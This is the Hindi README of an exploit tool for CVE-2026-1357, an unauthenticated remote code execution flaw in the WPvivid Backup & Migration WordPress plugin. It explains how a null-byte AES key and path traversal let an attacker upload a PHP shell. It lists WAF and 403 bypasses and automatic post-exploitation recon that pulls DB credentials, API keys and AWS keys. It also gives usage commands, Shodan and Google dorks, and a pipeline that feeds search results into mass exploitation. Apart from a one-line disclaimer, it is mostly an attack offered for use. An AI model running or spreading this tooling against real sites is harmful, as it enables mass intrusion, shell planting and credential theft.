
# CVE-2026-1357 के लिए स्वचालित शोषण उपकरण WPvivid Backup & Migration में एक अनप्रमाणित RCE (रिमोट कोड निष्पादन) के लिए स्वचालित शोषण उपकरण। WordPress लक्ष्यों को स्कैन करता है, WAF/403 को बायपास करता है, पाथ ट्रैवर्सल के माध्यम से शेल अपलोड करता है, और रिपोर्ट निर्माण के साथ पोस्ट-एक्सप्लॉइटेशन रिकॉन चलाता है।


CVE क्रेडिट: Lucas Montes (NiRoX)
टूल द्वारा: CyberTechAjju
CVSS: 9.8 (क्रिटिकल) | प्रभावित: ≤ 0.9.123 | पैच किया गया: 0.9.124
केवल अधिकृत सुरक्षा परीक्षण के लिए। सिस्टम तक अनधिकृत पहुंच अवैध है।
WPvivid Backup & Migration में दो श्रृंखलाबद्ध बगों के माध्यम से अनप्रमाणित RCE:
openssl_private_decrypt() खराब कुंजी पर false लौटाता है → phpseclib v1 इसे नल-बाइट AES कुंजी के रूप में मानता है → हमलावर 16 नल बाइट्स के साथ एन्क्रिप्ट करता हैname फ़ील्ड → ../uploads/shell.php बैकअप निर्देशिका से बाहर निकल जाता हैबाधा: केवल तभी शोषण योग्य जब wpvivid_api_token उत्पन्न हो और समाप्त न हुआ हो।
| विशेषता | विवरण |
|---|---|
| 🔍 ऑटो-डिटेक्शन | WordPress + WPvivid प्लगइन + संस्करण फिंगरप्रिंटिंग |
| 🛡️ WAF बायपास | User-Agent रोटेशन, हेडर स्पूफिंग, एन्कोडिंग ट्रिक्स |
| 🔓 403 बायपास | X-Forwarded-For, X-Original-URL, पाथ नॉर्मलाइज़ेशन, डबल एन्कोडिंग |
| 💀 ऑटो-एक्सप्लॉइट | नल-कुंजी AES पेलोड + पाथ ट्रैवर्सल अपलोड |
| 📋 पोस्ट-एक्सप्लॉइट | 20+ रिकॉन कमांड स्वचालित रूप से चलाता है (id, whoami, passwd, wp-config, SUID, आदि) |
| 🔑 डेटा एक्सट्रैक्टर | आउटपुट से DB क्रेडेंशियल्स, API कुंजियाँ, पासवर्ड, AWS कुंजियाँ खोजता है |
| 📊 रिपोर्ट जनरेशन | पूर्ण शोषण साक्ष्य के साथ Markdown PoC रिपोर्ट |
| ⚡ मास स्कैन | प्रॉक्सी/Burp समर्थन के साथ मल्टी-थ्रेडेड |
git clone https://github.com/cybertechajju/CVE-2026-1357-poc.git
cd CVE-2026-1357-poc
pip install -r requirements.txt
# केवल स्कैन (WordPress + WPvivid + संस्करण का पता लगाएं)
python3 cve_2026_1357.py -u http://target.com

# स्कैन + एक्सप्लॉइट + ऑटो पोस्ट-एक्सप्लॉइटेशन
python3 cve_2026_1357.py -u http://target.com --exploit

# पोस्ट-एक्सप्लॉइटेशन रिकॉन के बिना एक्सप्लॉइट
python3 cve_2026_1357.py -u http://target.com --exploit --no-post

# रिपोर्ट के साथ मास स्कैन
python3 cve_2026_1357.py -l targets.txt -t 20 --exploit --report

# Burp प्रॉक्सी के माध्यम से
python3 cve_2026_1357.py -u http://target.com --exploit --proxy http://127.0.0.1:8080

# केवल-पेलोड मोड
python3 cve_2026_1357.py -u http://x --payload-only
-u, --url         एकल लक्ष्य URL
-l, --list        URL वाली फ़ाइल (प्रति पंक्ति एक)
--exploit         शोषण मोड सक्षम करें
--shell NAME      शेल फ़ाइलनाम (डिफ़ॉल्ट: pwn_remote.php)
--no-post         पोस्ट-एक्सप्लॉइटेशन रिकॉन छोड़ें
--report          Markdown PoC रिपोर्ट उत्पन्न करें
--report-dir DIR  रिपोर्ट आउटपुट निर्देशिका
-t, --threads N   समवर्ती थ्रेड (डिफ़ॉल्ट: 5)
--timeout SECS    अनुरोध टाइमआउट (डिफ़ॉल्ट: 10)
--proxy URL       Burp के लिए HTTP प्रॉक्सी
--payload-only    base64 पेलोड प्रिंट करें और बाहर निकलें


पूरी सूची के लिए dorks.md देखें। त्वरित डॉर्क्स:
# Shodan
http.html:"wpvivid-backuprestore"
http.html:"wpvivid" http.component:"WordPress"

# Google
inurl:"/wp-content/plugins/wpvivid-backuprestore/readme.txt"

# पाइपलाइन
shodan search 'http.html:"wpvivid-backuprestore"' --fields ip_str,port --limit 500 \
  | awk '{print "http://"$1":"$2}' > targets.txt
python3 cve_2026_1357.py -l targets.txt -t 20 --exploit --report
CVE-2026-1357-poc/
├── cve_2026_1357.py    ← मुख्य टूल (स्कैनर + एक्सप्लॉइटर + पोस्ट-एक्सप्लॉइट)
├── dorks.md            ← Shodan/Google/Censys/FOFA/ZoomEye डॉर्क्स
├── requirements.txt    ← Python निर्भरताएँ
├── .gitignore
└── README.md           ← यह फ़ाइल
Lucas Montes (NiRoX) — CVE खोज
CyberTechAjju — एक्सप्लॉइट टूलिंग






